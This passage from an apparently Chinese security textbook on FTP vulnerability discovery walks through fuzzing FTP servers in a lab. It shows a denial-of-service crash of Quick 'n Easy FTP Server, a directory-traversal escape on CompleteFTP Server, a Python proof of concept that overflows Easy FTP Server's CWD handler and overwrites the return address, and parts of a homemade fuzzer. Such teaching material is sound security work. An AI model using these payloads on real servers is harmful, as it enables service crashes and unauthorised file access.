


图 18.2.7　测试命令前的对勾全部消失

此时单击“USER”一行并将其勾选上，同时设置“Command ar gument”的内容为“anonymous”，单击“Update Change”按钮保存当前设置，如图 18.2.8 所示。




图 18.2.8　对“USER”命令进行设置

按照同样的方法，设置“PASS”命令，如图 18.2.9 所示。

由于本次测试的 FTP 命令是“LIST”命令，所以需要勾选该命令，如图 18.2.10 所示。




图 18.2.9　设置 PASS 命令




图 18.2.10　选择待测试 FTP 命令 LIST

接下来，单击图 18.2.10 中间部分的“Config”按钮，出现 FTPFuzz 程序的配置对话框，如图 18.2.11 所示。




图 18.2.11　FTPFuzz　程序的配置对话框

然后，单击图 18.2.11 中“Fuzzing dat a”的选项卡，切换到测试数据内容配置窗口，如图 18.2.12 所示。




图 18.2.12　选择用户数据格式

如图 18.2.12 所示，这里就是 FTPFuzz 的核心部分，即脏数据列表的配置。可以看到 FTPFuzz 程序中脏数据列表的内容比较丰富，有单纯的字母“A”，也有特殊符号与字母 A 的组合，如./A、.A、A:等等。这里只需单击“Deselect All”按钮，取消所有选择，然后，勾选“..？”即可。

其他选项无需修改，直接单击图 18.2.12 中的“OK”按钮，保存当前设置，回到 FTPFuzz 程序的主界面。

在 FTPFuzz 程序的主界面下方，需要输入被测试 FTP 服务程序所在 IP 地址、端口号等信息，如图 18.2.13 所示。




图 18.2.13　输入被测试 FTP 服务程序所在地址信息

一切准备就绪，单击 FTPFuzz 程序下方的“Start”按钮，FTPFuzz 程序将立即开始自动化的安全测试，如图 18.2.14 所示。




图 18.2.14 FTPFuzz 程序开始自动化测试的截图

在自动化测试快结束的时候，FTPFuzz 程序中间的回显部分出现了一段红色的语句（图 18.2.15 最后两行），如图 18.2.15 所示。

```
[ USER: [anonymous] ]
[ PASS: [anonymous] ]
[ CMD: [LIST] FUZZ: [..?..?..?..?..?..?..]      SIZE: 6300 ]
[ Connecting to 192.168.1.88:21... ]
[ Connected, starting fuzz process... ]
[ USER: [anonymous] ]
[ PASS: [anonymous] ]
[ CMD: [LIST] FUZZ: [..?..?..?..?..?..?..]      SIZE: 7300 ]
[ Connecting to 192.168.1.88:21... ]
[ Connected, starting fuzz process... ]
[ USER: [anonymous] ]
[ PASS: [anonymous] ]
[ CMD: [LIST] FUZZ: [..?..?..?..?..?..?..]      SIZE: 9000 ]
[ Connecting to 192.168.1.88:21... ]
[ ERROR: Cannot connect to target!!!          ]
[ SERVER IS MAYBE DEAD BECAUSE OF FUZZING!!! ]
```

图 18.2.15 测试快结束时出现了红色字符的提示话语

“SERVER IS MAYBE DEAD BECAUSE OF FUZZING!!!”提示 FUZZ 测试可能造成了远程服务的崩溃。查看服务器端的 Quick 'n Easy FTP Server 程序，会发现 Quick 'n Easy FTP Server 程序的使用界面已经消失，Quick 'n Easy FTP Server 已经崩溃了。

现在，不要关闭 FTPFuzz 程序，重新运行 Quick 'n Easy FTP Server 程序，利用 OllyDbg 程序附加上 Quick 'n Easy FTP Server 程序的进程“ftpserver.exe”，如图 18.2.16 所示。




图 18.2.16　用 OllyDbg 程序附加到 ftpserver.exe 进程

再次单击 FTPFuzz 程序的“Start”按钮，重新进行一次安全测试，这一回 OllyDbg 程序监视到 Quick ' n Easy FTP Se rver 程序的进程“ftpserver.exe”发生了严重的内存读取错误，如图 18.2.17 所示。




图 18.2.17 Olly Dbg 截获到 Quick 'n Easy FTP Server 程序发生错误

毫无疑问，正是 FTPFuzz 程序造成了 Quick ' n Easy FT P Server 程序发生了自动崩溃。FTPFuzz 程序在很短的时间内，帮助我们快速挖掘出了被测试目标 FTP 服务程序的安全隐患，可以说 FTPFuzz 程序大大提高了进行安全测试的工作效率。

题外话：上面这个案例演示的漏洞其实就是“Quick 'n Easy FTP Server Lite Version 3.1 远程拒绝服务漏洞”，FTP 协议中的“LIST”命令后的用户数据长度如果超过 232，同时最后字符以“?”结尾，就会造成 Quick 'n Easy FTP Server 程序崩溃。这个漏洞曾被国外安全研究人员 Sumit Sharma 公布在 www.exploit-db.com 上。

虽然 FTPFuzz 程序可以快速实现 FTP 协议的安全测试，但是在处理需要登录的情况时会出现一些失败的现象。在实际使用中，可以将 FTPFuzz 程序作为初步测试工具使用，之后还要结合 Python 脚本进行更加深入的 FUZZ 测试。

18.3 漏洞挖掘手记 2：访问权限

与文件系统相关的操作都会涉及访问控制权限问题，FTP 也不例外。为不同的 FTP 用户分配不同的访问控制权限是所有的 FTP 程序必备的功能之一。因此，除缓冲区溢出漏洞之外，用户的访问控制管理作为重要的安全特性，也是一个重要的测试方向——试想一下我们用匿名用户登录却能修改到管理员权限才能看到的文件，或者用户能够跳出为他配置的 FTP 根目录，访问到 FTP server 文件系统的其他部分。

本节实验使用的是 CompleteFTP Server，它是由 Enterprise Distributed Technologies Ltd 出品的一款 FTP 服务程序。测试环境如表 18-3-1 所示。

表 18-3-1 测试环境

	推荐使用的环境	备注
操作系统	Windows XP Pro SP2	
CompleteFTP Server 版本 3.	3.0	

正确安装好 CompleteFTP Server 程序，在 Windows 系统菜单中找到 Complete FTP Manager 选项，运行之，输入安装过程中设置的管理密码，即 Administrator password，单击“Connect to server”按钮，如图 18.3.1 所示。

图 18.3.1 通过 Complete FTP Manage 连接 CompleteFTP Server 程序

连接成功后，将会出现 Complete FTP Manager 管理主界面，如图 18.3.2 所示。




图 18.3.2 Complete FTP Manager 管理主界面

单击“Users”按钮，切换到 FTP 用户管理界面当中，如图 18.3.3 所示。




图 18.3.3 FTP 用户管理界面

默认情况下，CompleteFTP Server 程序提供了两个用户，一个是“anonymous”，该用户虽然存在，但是被程序禁止使用，除非重新设置。另外一个是“default_windows”，这个用户可以使用，同时该用户没有被设置密码。请您注意，此时 default_windows 这个用户的 FTP 目录是“/MyDocuments”，这个目录其实对应的就是当前 Windows 系统 Guest 用户的“My Documents”文件目录。

打开命令行窗口，在其中键入命令“ftp 127.0.0.1”。按照要求输入用户名“default_windows”后，按下回车键，这时 CompleteFTP Server 程序要求输入密码，再按下回车键，将成功登录 FTP 服务，如图 18.3.4 所示。

```
D:\Documents and Settings\awy\My Documents>ftp 127.0.0.1
Connected to 127.0.0.1.
220-Complete FTP server
220 FTP Server v 3.3.0
User (127.0.0.1:(none)): default_windows
331 Password required for default_windows
Password:
230 User default_windows logged in.
ftp> _
```

图 18.3.4 在命令行下成功登录 CompleteFTP Server 程序

此时，我们所在的 FTP 目录应当是本地系统当中 Guest 用户的“My Documents”文件目录，使用 ls 命令查看当前目录下存在哪些文件以及哪些文件目录，如图 18.3.5 所示。

```
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for listing
My Music
My Pictures
desktop.ini
226 Transfer complete.
ftp: 收到 36 字节，用时 0.03Seconds 1.16Kbytes/sec.
ftp>
```

图 18.3.5　使用 ls 命令查看当前目录下的文件列表信息

当前目录下只有两个文件目录即“My Music”和“My Pictures”，以及一个文件 desktop.ini。

8.5 节中介绍过的路径回溯问题一般是用来测试文件系统访问控制权限的首选思路。不妨先在当前命令行窗口中键入命令“cd ..\..\..\..\..\..\”，按下回车键，CompleteFTP Server 程序提示将立即切换到目录“/MyDocuments/..\..\..\..\..\..\”下，如图 18.3.6 所示。

```
ftp> cd ..\..\..\..\..\..\
250 Directory changed to "/MyDocuments/..\..\..\..\..\..\".
```

图 18.3.6　使用 cd 命令切换当前用户所在文件目录

再次键入命令 ls，来查看一下当前目录下的文件以及文件目录，如图 18.3.7 所示。

注意此刻显示的文件列表信息与图 18.3.5 中的完全不一样，我们竟然能够看到“WINDOWS”这个系统目录，这意味着此刻的目录已经跳出了 FTP 服务器为用户分配的根目录，回溯到了 Windows 系统所在分区的根目录，即我们通过路径回溯绕过了 FTP 的访问控制管理。

```
D:\WINDOWS\system32\cmd.exe - ftp 127.0.0.1
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for listing
Becky!
Documents and Settings
FKeySMTP
iDefense
Inetpub
Log
Program Files
RECYCLER
System Volume Information
TDDOWNLOAD
TGData
WINDOWS
xampp
ckmsg.txt
pagefile.sys
rising.ini
226 Transfer complete.
ftp: 收到 191 字节，用时 0.11Seconds 1.75Kbytes/sec.
ftp>
```

图 18.3.7　再次使用 ls 命令查看当前目录下的文件列表已经发生了变化

18.4　漏洞挖掘手记 3：缓冲区溢出

Easy FTP Server 是开放源代码的一款简易的 FTP Server 程序，它的官方网址是

http://code.google.com/p/easyftpsvr/ 。

CWD 命令是 FTP 协议中一个用来切换当前文件目录的命令。Easy FTP Server 在执行 CWD 命令时对其参数未进行长度有效性校验，当向其传递一个超长参数时会造成缓冲区溢出。我们将以此为例来分析一下 FTP 中的溢出，本次测试环境如表 18-4-1 所示。

表 18-4-1 测试环境

	推荐使用的环境	备 注
操作系统（服务端）	Windows XP Pro SP2	
操作系统（客户端）	Windows XP Pro SP2	
Easy FTP Server 版本 1.	7.0.2	

首先从官方网上下载到 Easy FTP Server v1.7.0.2 的程序压缩包 easyftpsvr-1.7.0.2.zip。Easy FTP Server v1.7.0.2 程序不需要安装，在服务器上解压之后就可以直接运行。初次使用时只有两个可执行文件，分别为 ftpbasicsvr.exe 和 Ftpconsole.exe。其中 Ftpconsole.exe 为 Easy FTP Server v1.7.0.2 的启动程序，程序启动后其运行界面如图 18.4.1 所示。




图 18.4.1 Easy FTP Server v1.7.0.2 程序的运行界面

程序启动之后，Easy FT P S erver v1.7.0.2 会在当前目录下生成 3 个 XML 配置文件及名为“anonymous”的文件目录，如图 18.4.2 所示。

其中，anonymous 文件目录是由于 Easy FTP Server v1.7.0.2 程序在默认情况下会自动设置一个名为“anonymous”的用户作为 FTP 的初始用户，而 anonymous 文件目录就是该用户登录 Easy FTP Server v1.7.0.2 程序后的使用文件目录。

图 18.4.2　Easy FTP Server v1.7.0.2 程序的所有文件

用 OllyDbg 附加到名为“ftpbasicsvr”的进程上，该进程是 Easy FTP Server v1.7.0.2 的服务进程用来提供 FTP 服务。附加成功后，按 F9 键让程序继续运行。

在客户端上我们将通过如下 Python 代码来对 FTP 服务端进行测试。

```
import socket, sys
def ftp_test(ip,port):
    target = ip
    port = port
    buffer =  'a' * 272
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        connect=s.connect((target, port))
        print "[+] Connected!"
    except:
        print "[!] Connection failed!"
        sys.exit(0)
    s.recv(1024)
    s.send('USER anonymous\r\n')
    s.recv(1024)
    s.send('PASS anonymous\r\n')
    s.recv(1024)
    print "[+] Sending buffer..."
    s.send('CWD ' + buffer + '\r\n')
    try:
        s.recv(1024)
        print " failed"
    except:
        print "ok"

if __name__ == '__main__':
    ftp_test("127.0.0.1", 21)
```

上面的代码实现了 FTP 的登录和 CWD 命令的执行，其中 buffer 这个变量是整个测试的核心，默认长度设置为 272 个字节。将这个变量与 CWD 命令结合发送给被测试的目标程序 Easy FTP Server v1.7.0.2。运行该脚本，服务器中 OllyDbg 监视到 ftpbasicsvr 进程发生了严重的运行

错误，如图 18.4.3 所示。

图 18.4.3　Easy FTP Server v1.7.0.2 程序发生了溢出错误

图 18.4.3 中的警告意思是说程序运行到内存地址为 0x61616161 的地方，该地址为一个非法内存地址，程序无法继续执行。这种类型的错误您应该已经很熟悉了，接下来我们继续深入的分析一下漏洞产生的原因。

通过 Ftpconsole.exe 程序主界面上的绿色三角箭头重启 ftpbasicsvr 进程，再次用 OllyDbg 程序附加到 ftpbasicsvr 进程。在 WS2_32.dll 模块中的 recv 函数上下断点。通过跟踪，程序进入到处理 CWD 命令的函数后发生了缓冲区溢出，如图 18.4.4 所示。

图 18.4.4　通过 OllyDbg 跟踪到程序处理 CWD 命令函数时发生了溢出错误

此刻，程序利用指令“sub esp，124”开辟一个 292（0x124）个字节的栈空间，CWD 命令后面的参数，也就是 ftptest.py 中 buffer 变量的值，就存放在这个空间中。继续单步执行程序，直到程序最后要返回的时候暂停程序。观察内存状态，如图 18.4.5 所示。

这个时候，ESP 寄存器的值为 0x00B0FC70，ESP 寄存器指向的内存地址正好就是 0x61616161，而 0x61 正好对应的就是 ftptest.py 中 buffer 变量中的字母“a”的十六进制表示。这就说明 buffer 变量覆盖了函数的返回地址，是一个典型的缓冲区溢出漏洞。请大家根据前边所学，自行完成后续的 exploit。




图 18.4.5　通过 OllyDbg 跟踪到程序处理 CWD 命令函数时发生了溢出错误

18.5　漏洞挖掘手记 4：Fuzz DIY

本节将在前边案例的基础上，自制一个简易的，能够测试 FTP 漏洞的小工具。

内存型漏洞的测试主要是针对 FTP 协议的命令，为了扩展方便，将待测试的 FTP 协议命令统一放置在一个字符串数组当中：

```
    # Here is fuzz ftp cmd!you can add new cmd in here!
    fuzzcmd = ['mdelete ','cd ','mkdir ','delete ', 'cwd ','mdir ','mput ','mls ' ,'
rename ','site index ']
```

登录认证环节之后的命令是测试的重点部分，因此测试工具需要能够顺利地通过认证环节，这部分代码可以直接利用 Python 代码的 socket 对象来实现登录，具体实现代码如下所示。

```
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        connect=s.connect((target,port)) #建立与被测试FTP服务程序的TCP连接,这里的target
    #是指被测试 FTP 服务程序所在的 IP 地址，port 则是 FTP 服务程序工作端口
        print "[+] Connected!"
    except:
        print "[!] Connection failed!"
        sys.exit(0)
    s.recv(1024)
    s.send('USER test\r\n')                #发送 FTP 用户名
    s.recv(1024)
    s.send('PASS 123456\r\n')              #发送 FTP 用户的登录密码
```

```
    s.recv(1024)
```

后面的工作就是接着当前的协议状态，从前面建立的待测试 FTP 命令数组中不断取出 FTP 命令，然后赋以各类畸形的参数，发送给被测试 FTP 服务程序，以检验被测试 FTP 服务程序是否存在内存型的安全漏洞。这部分的 Python 代码实现如下（buffer 是被测试用的 FTP 数据内容）。

```
    if( mode ==1 ):
        print "[+] Sending payload..."
        for i in fuzzcmd:  #利用 for 循环从 fuzzcmd 数组取出待测试 FTP 命令
            s.send(i + buffer*j + '\r\n') #将 FTP 命令组合过长数据部分发送给被测试 FTP 服务程序
            s.send(i + buffer*j*4 + '\r\n')
           s.send(i + buffer*j*8 + '\r\n')
           s.send(i + buffer*j*40 + '\r\n')
            s.send(i + buffer + ' ' + buffer + '\r\n')
            try:
                s.recv(1024)
                print "[!] WuWu,Failed!"
            except:
                print "[+] Yeah! Maybe you find a Bug!"
```

针对路径回溯漏洞往往发生在 FTP 服务程序在处理 CD 或者 CWD 命令的时候，我们应当为这两命令增加相应的脏数据。如果 FTP 程序能够正确检测出../../引起的路径回溯造成的访问权限问题，应当按照协议回应客户端以命令“550”，表示拒绝响应。这个拒绝响应命令可以作为判断服务器端状态的依据。这一部分的代码实现如下。

```
    if( mode == 2 ):
        s.send('cd ../\r\n')
        ds = s.recv(50).find("550")
    if( mode == 2 ):
        s.send('cd ..\\r\n')
        dss = s.recv(50).find("550")
```

下面结合一个实际漏洞挖掘案例来验证这个小工具的挖掘效果。

测试环境如表 18-5-1 所示。

